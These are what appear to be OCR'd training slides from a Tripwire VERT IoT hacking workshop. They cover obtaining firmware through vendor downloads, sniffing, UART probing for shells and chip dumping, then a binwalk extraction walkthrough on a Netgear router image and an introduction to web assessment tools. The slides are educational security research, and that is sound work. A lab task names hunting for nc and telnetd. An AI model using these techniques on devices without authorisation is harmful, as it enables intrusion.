Brainwashing Embedded Systems

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Hi, I'm Craig Young!


TRIPWIRE® VERT

VERT Security Researcher Since 2012


Won 1st Ever DEF CON Router Hacking Contest (Demonstrated 10 0-day)

Disclosed Vulns To Many Vendors & Product Teams Including…








Chapters




Firmware RE



HTTP Hacks



Web Vulns




SOAP Exploits

SSL Attacks

Android Assist

WiFi Tricks

Firmware Hacks



What is Firmware?

- Wrapper system OS
- No standard format

Obtaining Firmware

Vendor Download	Many vendors offer user-installable firmware updates via HTTP
Network Sniffing	Update URLs may be extracted from monitoring the network
UART Probing	Many devices leave exposed UARTs with valuable intel or even shells
Chip Clipping	When all else fails, ROM chips can be dumped directly or via JTAG

Identifying Firmware Format

Review GPL sources for insight into firmware extraction

- Modified versions of common compression tools often used by vendors

Search the image for known file headers

- Carve files of known type and expand content accordingly

SquashFS is frequently used to store the file system

- Search for ‘shsq’ magic number to locate start of SquashFS data

About sasquatch

Cracking Vendor Specific SquashFS

Tool from Craig Heffner (www.devttys0.com)

Unsquashfs for vendor SquashFS variants

Available via github:
https://github.com/devttys0/sasquatch

Binwalk!

Firmware Swiss Army Knife

From Craig Heffner (www.devttys0.com)

Automated binary analysis

Most common usage: binwalk -e <file>

Firmware Extraction Walkthrough

Step 1: Obtain the File

```
root@VERTHackLab:~/Firmware# wget http://www.downloads.netgear.com/files/GDC/WNDR4700/WNDR4700-V1.0.0.52.zip
--2015-10-09 16:55:11--  http://www.downloads.netgear.com/files/GDC/WNDR4700/WNDR4700-V1.0.0.52.zip
Resolving www.downloads.netgear.com (www.downloads.netgear.com)... 174.35.32.152, 174.35.32.134
Connecting to www.downloads.netgear.com (www.downloads.netgear.com)|174.35.32.152|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15708689 (15M) [application/zip]
Saving to: 'WNDR4700-V1.0.0.52.zip'

WNDR4700-V1.0.0.52.zip          100%[=======================================================================>]  14.98M  3.06MB/s   in 4.9s

2015-10-09 16:55:17 (3.06 MB/s) - 'WNDR4700-V1.0.0.52.zip' saved [15708689/15708689]
```

Firmware can come from a variety of sources

Vendor update downloads are the easiest

Firmware Extraction Walkthrough

Step 2: Decompress as Needed

```
root@VERTHackLab:~/Firmware# unzip WNDR4700-V1.0.0.52.zip
Archive:  WNDR4700-V1.0.0.52.zip
  inflating: WNDR4700-V1.0.0.52.img
  inflating: WNDR4700 V1.0.0.52 ReleaseNote.html
```

ZIP came from vendor

Product accepts .img

Firmware Extraction Walkthrough

Step 3: Extract Contents

```
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked# binwalk -e ../unzip/WNDR4700-V1.0.0.52.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
128           0x80            uImage header, header size: 64 bytes, header CRC: 0xCFDF8A93, created: 2013-05-
06 14:46:07, image size: 11722 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x503160ED, OS: Linux, C
PU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.32"
6060          0x17AC          eCos RTOS string reference: "ecos"
131200        0x20080         uImage header, header size: 64 bytes, header CRC: 0x7F71D6C1, created: 2013-05-
06 14:46:11, image size: 1870601 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xCFCE75C, OS: Linux,
CPU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.32"
131264        0x200C0         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompr
essed size: 5849344 bytes
745488        0xB6010         MySQL ISAM compressed data file Version 5
2097216       0x200040        uImage header, header size: 64 bytes, header CRC: 0x208E2A6B, created: 2013-05-
06 14:46:11, image size: 13959172 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xCA6FAA2D, OS: Linux
, CPU: PowerPC, image type: OS Kernel Image, compression type: lzma, image name: "PowerPC OpenWrt Linux-2.6.3
2"
2097280       0x200080        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 138293
20 bytes, 1957 inodes, blocksize: 131072 bytes, created: 2013-05-06 14:46:07
```

Firmware Extraction Walkthrough

Step 4: Explore

binwalk –e <filename> puts files in dir _<filename>

```
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked# cd _WNDR4700-V1.0.0.52.img.extracted/squashfs-root/
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked/_WNDR4700-V1.0.0.52.img.extracted/squashfs-root# ls
bin                      etc              firmware_version  home  media        opt       rom   sys  var
default_language_version  firmware_region  hardware_id       jffs  mnt          overlay   root  tmp  www
dev                      firmware_time    hardware_version  lib   module_name  proc      sbin  usr
root@VERTHackLab:~/Firmware/Netgear/WNDR4700/binwalked/_WNDR4700-V1.0.0.52.img.extracted/squashfs-root#
```

File system usually is in squashfs-root

Firmware Extraction Lab

Example Firmware on VM

••/root/Firmware/*


Binwalk + Deps Preinstalled

••Using sasquatch for custom squashfs

Hands On: Firmware Extraction

Lab #1 : Determine Information From Firmware

- CPU Architecture
- OS/Kernel Version
- HTTP Server Type
- Web Root Location
- Find nc, telnetd, etc



Classic Web Vulns: IoT Edition

HTTP as IoT Attack Surface

HTTP Management Interfaces are Everywhere!


Full of Low-Hanging Vulnerability Fruit!

Great Place to Start Looking for Flaws…

Web Assessment Tools


Chrome Dev Tools	cURL	Burp
◆ Ctrl+Shift+I (Mac: Cmd+Opt+I)	◆ Easily generate requests	◆ HTTP Swiss Army Knife
◆ Monitor Requests	◆ Complete header control	◆ Interception Proxy
◆ Identify Source Files	◆ Import requests from Chrome	◆ Request Repeater
◆ Inspect Resources	◆ Useful in BASH script PoCs	◆ Integrated Encoding/Decoding
◆ Monitor Network Requests	◆ Good for relaying to vendors	◆ Web App Spidering
◆ Copy as cURL Command		◆ Token Sequence Analysis
◆ JavaScript Console Access		◆ Copy as cURL Command

Chrome Dev Tools 50,000 Foot View



Chrome Dev Tools 50,000 Foot View

Network Tab



Chrome Dev Tools 50,000 Foot View

Select Additional Columns With via Context Menu

